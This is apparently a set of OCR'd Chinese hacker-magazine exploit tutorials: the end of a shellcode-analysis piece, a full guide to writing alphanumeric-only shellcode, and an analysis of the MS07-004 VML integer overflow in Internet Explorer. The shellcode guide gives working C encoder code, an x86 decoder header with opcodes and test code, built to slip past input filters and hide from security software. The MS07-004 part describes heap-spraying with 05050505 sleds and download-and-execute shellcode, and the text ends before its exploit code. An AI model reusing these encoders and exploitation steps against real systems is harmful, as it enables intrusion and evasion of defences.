6)一直按F10，运行完前面的解码指令，仍然使用WinHex读取内存数据，将该数据存为文件，通过IDA Pro来反汇编和修改就可以了。

ShellCode的整个分析过程就介绍到这里了，重在方法以及工具的使用。至于具体细节，大家按照文中所述自己体会一遍就很清楚了。文中涉及到的工具，除了IDEMASM外，其余都可以在网上下载到。

小结

回顾本文，我给大家介绍了一套ShellCode分析的综合工具及使用方法，希望对初学的朋友有所帮助。其实只要大家在平时的学习中多体会，相信也会摸索出属于自己的一套方法的。

适合读者：入侵爱好者
前置知识：汇编语言、C语言

菜鸟版Exploit编写指南之三十二：

编写全数字字母的ShellCode



文/图 H.S.T

漏洞利用中，ShellCode的编码技术是大家应该掌握的。一是为了增强ShellCode的隐蔽性，使得不论是人还是防护软件都难以分析；二是不少漏洞程序有比较强的字符过滤机制，使得很多字符都不能加到ShellCode中。以前的编码方式，比如简单的XOR、拆分编码、分段编码等，都不是很注重对编码后字符的要求。本文主要介绍编写全数字字母的ShellCode，简称AlphaNumeric ShellCode，使ShellCode只包括A～Z、a～z、0～9这样的字符。这样的ShellCode编写后可以隐藏在特定的输入数据中，在Web服务器、FTP服务器，以及邮件服务器漏洞中很适用。

Alphanumeric ShellCode编写思路

从理论上讲，要编写AlphaNumeric ShellCode，我们可以把ShellCode全部用对应数字字母的指令来完成，因为我们常用的指令中有不少都可以满足这个条件，比如Inc eax、Inc ebc、Inc ecx分别对应的二进制代码为48h－－－－'H'、43h－－－－'C'、41h－－－－'A'。

同理，很多push reg、pop reg、dec reg等指令，以及一些xor指令，对应的二进制代码都是字母或数字。如果我们的ShellCode都采用这些指令，那目的也就达到了。该方法具体的实现，大家可以参考phrack上的一篇文章《Writing ia32 alphanumeric shellcodes》，我这里就不详讲了。但是问题也随之出现了，因为这样实现起来太复杂了，往往很简单的指令由于变来变去而导致麻烦不断，同时在ShellCode功能需要增加的时候，修改起来也很不容易，因此，编码方式就需要进一步改进。

我们采用的方法还是分段的形式，如下所示。

解码头部
base16编码的ShellCode

我们对完成真正功能的ShellCode进行base16编码，编码结果是全数字字母。前面的解码头部当然也是全数字字母，但由于解码指令短且基本固定，因此就采用前面讲地符合要求的指令来完成。

接下来说说base16编码。base16编码是指把整段中的每个二进制数据拆分变为2个数字或字母，与具体的指令无关。例如，ShellCode中的某字节SC[i]，通过编码要变为AB（A、B都是字母或数字），一个合理的变换公式是：

SC[i] xor A = 58H* B

这里的58H是一个常数，只要是数字或字母都可以，而A和B用一个双重循环就可以生成了，这个大家看后面的代码就清楚了。解码的时候也很简单，A和B都是已知的，则变换公式就是SC[i]=(58H*B)xor A，就这么简单。

编写实例

说完了基本思路，接下来看看具体实现。我的代码包括以下四部分。

1）对原ShellCode指令的base16编码。这里的原ShellCode指令是以前编写好且没有编码过的。部分实现代码如下所示。

```
int nLen, i;
int A, B;
unsigned int t1, t2;
nLen = strlen((char *)RealShellcode);
//RealShellcode是未编码的，见随文代码中的gen.cpp
i = 0;
```

```
while(true)
    //realsc，下面就是一个双重循环，直接得出A和B
    {       encode:  if(i >= nLen)
                {
                            break;
                }
                for(A = 0x30; A < 0X7B; A++) //
        {       if( (A > 0x39 && A < 0x41) || (A > 0x5A
&& A < 0x61) )
                    {
                            continue;
                    }
                    for(B = 0x30; B < 0x7B; B++)
        {       if( (B > 0x39 && B < 0x41) || (B > 0x5A
&& B < 0x61) )
                        {
                                continue;
                        }
                    t1 = A * 0x58;
                    t1 = t1 << 24;
                    t1 = t1 >> 24;
                    t2 = RealShellcode[i] ^ B;
                    t2 = t2 << 24;
                    t2 = t2 >> 24;
                    if( t1 == t2 )
                    {
                    printf("%c%c", A, B);
                            i++;
                            goto encode;
                    }
                    }
                }
```

利用上面的代码生成的AlphaNumeric ShellCode如图1所示。但这样的结果还不能直接使用，下面再说说解码头部的编写。




图1

2）解码头部。这部分汇编指令算法前面已经提到了，对应的二进制的代码必须是数字或字母，部分实现代码如下所示。

```
    50              push      eax
    //实际应用中，一般都会有寄存器指向
    5A              pop       edx
    68 67 75 61 69    push      69617567h
    58              pop       eax
    35 67 75 61 69    xor       eax,69617567h
    48              dec       eax
    34 43           xor       al,43h
    30 42 36        xor       byte ptr [edx+36h],al
    52              push      edx
    59              pop       ecx
    6B 41 37 58     imul      eax,dword ptr [ecx+37h],
58h
    41              inc       ecx
    33 41 37        xor       eax,dword ptr [ecx+37h]
    41              inc       ecx
    32 42 37        xor       al,byte ptr [edx+37h]
    30 42 37        xor       byte ptr [edx+37h],al
    42              inc       edx
    68 54 57 55 51    push      51555754h
    58              pop       eax
    35 54 57 55 51    xor       eax,51555754h
    34 63           xor       al,63h
    //注意这里，63可根据实际情况替换
    38 41 37        cmp       byte ptr [ecx+37h],al
    75 62           jne       sc+99h (00421ac9)
```

以上的详细代码具体请见decode.cpp。大家可以看到，代码中需要查找一个2字节的结尾标记，如c、Q等，这个结尾标记在编码后的ShellCode中是绝对不能存在的，否则将出现截断现象。

3）结尾字符过滤代码，过滤掉结尾字符，部分代码如下所示（filt.cpp）。

```
    int i, j;
    BOOL bOK;
    for(i = 0x30; i < 0x7b; i++)
        {
    bOK = TRUE;
    if((i > 0x39 && i < 0x41) || (i > 0x5A && i < 0x61))
                        {
                        continue;
                        }
    for(j = 0; j < strlen((const char *)alphasc); j++)
                {
                        if(alphasc[j] == i)
                        {
                                bOK = FALSE;
                                break;
                        }
                }
                if(bOK == TRUE)
                {
                        printf("%c\n", i);
                }
        }
```


4）测试代码，具体如下所示（test.cpp）。

```
        __asm
        {
                xor ecx, ecx
                lea eax, sc
                call eax
        }
```

小结

本文介绍了全数字字母ShellCode的编写思路，并给了相关实例，希望对感兴趣的朋友能起到抛砖引玉的作用。这些知识还是比较基础的，要想灵活利用各个漏洞，上面的方法还需要结合实际情况灵活改进才可以。

适合读者：溢出爱好者、漏洞爱好者
前置知识：汇编语言基础，调试基础，缓冲区溢出原理



菜鸟版Expliot编写指南之三十三

MS07-004分析和利用

文/图 gyzy【江苏大学信息安全系&EST】

相信大家对去年的MS06-055还记忆犹新吧？那是由于微软的矢量标记语言VML中的Method变量IE未对其长度进行检查，导致了一个栈溢出漏洞。2007年的新年钟声刚刚敲响，又一个关于VML的漏洞曝光了，CVMLRecolorinfo::InternalLoad()中的recolorinfo方法中存在整数溢出。现在milw0orm第一时间公布了关于此漏洞的POC代码，无疑为我们的分析过程提供了方便。我们可以从二进制补丁对比中定位到出现问题的代码，微软的补丁中增加了一个对eax检查的指令"cmp eax, 0x5d1745d"，如图1所示，相关代码如下。




图1

```
.text:6FF176A7 loc_6FF176A7:     ; CODE XREF: sub_6FF17642+21247j
.text:6FF176A7     mov     eax, [esi+8]
.text:6FF176AA     add     eax, [esi+4]
.text:6FF176AD     test    eax, eax
.text:6FF176AF     jle     short loc_6FF176C4
.text:6FF176B1     imul    eax, 2Ch
.text:6FF176B4     push    101h
.text:6FF176B9     push    eax     ; size_t
.text:6FF176BA     call    sub_6FECFEF4
.text:6FF176BF     pop     ecx
.text:6FF176C0     pop     ecx
.text:6FF176C1     mov     [esi+14h], eax
```

eax是从HTML代码中得到的，由于32位寄存器所能表示的数的范围是有限的，所以假如我们提交一个很大的数，那么乘以2Ch以后就反而变小了。6FF176BA中的代码调用了malloc申请堆内存，所以这个漏洞本质上来说是因为整数溢出而间接导致了堆溢出，那么我们如何定位这一段代码呢？我们首先用OD在上面这段代码中下硬断点，在命令行中输入"he 7FF176AD"，然后打开POC页面，很快OD断了下来，如图2所示。




图2

然后我们跟进6FECFEF4处，得到了malloc返回的指针003A8320，在这个地址上下写断点"hw 003A8320"，断在如图3所示的地址处。

push 0B、pop ecx和下面的rep movs这三条指令是将rgb(x,x,x)(参见后面的Exp)的颜色参数经过一定的算法(下文简称RGB算法)算出的结果拷贝到堆中，每次0B字节。recolorinfo中共有五个参数，分别是tocolor、lbcolor、forecolor、backcolor和fromcolor，需要经过RGB算法得出，0B×5=2C，由此我们可以猜测下面每个recolorinfoentry都会拷贝2C个字节到堆中。我们来看看OD下方的数据窗口来验证一下我们




图3

的猜测，果然是从003A83FC处开始每2C（十进制的44）字节的数据都是重复的。然后我们按下F9键让IE跑起来，OD提示有异常，如图4所示。很明显，某些函数指针被覆盖了！我们在内存中搜索6E006F00，在00010101的地方发现了这串序列，而00010101就是出现在堆内存中的数据，假如我们能将指针指向我们的ShellCode，嘿嘿……



图4

那么我们如何利用这个漏洞呢？它和普通的堆溢出的利用方式有点不同。传统的堆溢出是通过二次Alloc或Free改写RtlEnterCriticalSection或者Unhandled Exception Filter等指针来获得代码的执行权，而IE里则可以通过一种"暴力扩张堆"的方法来获得代码执行权，就是连接成05050505+ShellCode这样的形式。堆是从低地址向高地址增长的，再看看堆中被我们覆盖的数据，假如我们Call的不是[00010101]而是[01010100]，那就正好跳转到了05050505这个地址。在一连串的"Add eax,5050505h"指令之后，这些指令无关紧要，并且最终跳入了我们的ShellCode中执行。堆中的数据都是由recolorinfo中的一些参数得到的，具体的算法我也没有细细的跟，头大啊。另外，这个漏洞因机器而异不会有100%的成功率，相信看到现在读者朋友也该明白。然后，我们把ShellCode换成自己的down&exec的，关于怎么写ShellCode，大家可以翻翻黑防以前的文章。但是有一点，就是记得前面要加4个nop，否则可能出现失败的情况，因为连续的050505会破坏你的ShellCode，需要几个nop缓冲一下。我在中文Windows XP SP2+IE6下测试成功了，测试的代码如下，测试结果如图5所示。

